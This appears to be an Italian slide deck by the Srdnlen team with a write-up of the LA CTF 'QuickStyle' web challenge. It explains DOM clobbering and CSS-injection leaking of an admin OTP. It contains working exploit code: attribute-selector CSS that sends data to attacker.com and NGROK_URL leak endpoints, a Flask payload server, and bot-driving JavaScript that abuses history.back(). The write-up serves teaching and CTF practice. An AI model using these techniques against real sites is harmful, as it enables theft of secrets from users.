
Università Degli Studi di Cagliari

Sardinia Len (Srdnlen)

LA CTF QuickStyle Writeup


Lorenzo Pisu
lorenzo.pisu@unica.it



Challenge Info


QuickStyle

- **12 solves globali** (7° a risolverla)
- **1 solve a livello italiano**
- **495** Punti



QuickStyle

- Whitebox
- Viene dato il link ad un bot
- Obbiettivo: fare **leak** dell' **OTP** dell'**admin (80 caratteri [a-z][A-Z][0-9])**



Analisi

QuickStyle

- Questo codice JavaScript viene caricato nella pagina dell'OTP
- Riesci a trovare le vulnerabilità?

```
1  const params = new URLSearchParams(location.search);
2  const url = params.get('page');
3
4  setTimeout(async () => {
5    if (!url) return;
6    const message = await fetch(url).then(r => r.text());
7    if (message.length > 6000000) return;
8    document.querySelectorAll('.message')[0].innerHTML = message;
9    document.querySelectorAll('style').forEach(s => s.remove());
10 }, 10);
```

QuickStyle

- Vorresti una semplice DOM XSS? NOPE. C'è il CSP

```
res
    .status(200)
    .header(
      'Content-Security-Policy',
       "font-src 'none'; object-src 'none';
       base-uri 'none'; form-action 'none';
       script-src 'self'; style-src 'unsafe-inline'"
    );
```

Sicuro

Pericoloso, ma non in questo caso

CSS Injection

QuickStyle

- I tag style vengono rimossi
- Come si fa?

```
1  const params = new URLSearchParams(location.search);
2  const url = params.get('page');
3
4  setTimeout(async () => {
5    if (!url) return;
6    const message = await fetch(url).then(r => r.text());
7    if (message.length > 6000000) return;
8    document.querySelectorAll('.message')[0].innerHTML = message;
9    document.querySelectorAll('style').forEach(s => s.remove());
10 }, 10);
```

DOM Clobbering

```
» document.querySelectorAll
← ▸ function querySelectorAll()
» document.body.innerHTML += "<img name='querySelectorAll' />"
← "<img name='querySelectorAll' />"
» document.querySelectorAll
← ▸ <img name="querySelectorAll">
```

CSS Injection

- Ora che possiamo iniettare tag style siamo apposto?
- **Problema**: abbiamo massimo 6'000'000 caratteri di exploit
- Il nostro ne richiederebbe minimo 62^80 (in realtà molti di più)

```
input[value^=a]{
    background-image: url(https://attacker.com/exfil/a);
    input[value^=aa]{
        background-image: url(https://attacker.com/exfil/aa);
    }
    input[value^=ab]{
        background-image: url(https://attacker.com/exfil/ab);
    }
    /* and so on... */
}
input[value^=b]{
    background-image: url(https://attacker.com/exfil/b);
}
/* and so on... */
input[value^=9]{
    background-image: url(https://attacker.com/exfil/9);
}
```

Exploitation

Soluzione

- history.back() fa caching dell'OTP ma riesegue il codice JS

```python
@app.route('/')
def index():
    global psw_start
    global psw_end
    global header

    clobber = """<img name=querySelectorAll />"""
    base = """<script src="note.js"></script><style>%s</style>"""
    vary_start = """input[value^="%s"] {background-image: url(NGROK_URL/leak?psw_start=%s)}"""
    vary_end = """input[value$="%s"] {border-image: url(NGROK_URL/leak?psw_end=%s)}"""

    run = ""
    for ch in "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ":
        run+= vary_start % (psw_start+ch, psw_start+ch)
        run+= vary_end % (ch+psw_end, ch+psw_end)
    final = clobber + base % run
    return make_response(final, 200, header)
```

JavaScript

- Su webhook.site hosto questo codice JS su cui far andare il bot

```
async function spinloop() {
    while (true) {
        await fetch("https://example.com", {mode:'no-cors'});
    }
}

function leak() {
    setTimeout(function(){
      a.location="about:blank";
      setTimeout(function(){ a.history.back() },400);
    }, 400);
}

spinloop()
a = window.open("about:blank")
a.location="https://quickstyle.chall.lac.tf/?user=pysu&page=NGROK_URL/"
const interval = setInterval(leak, 1000);
```

Grazie dell’attenzione!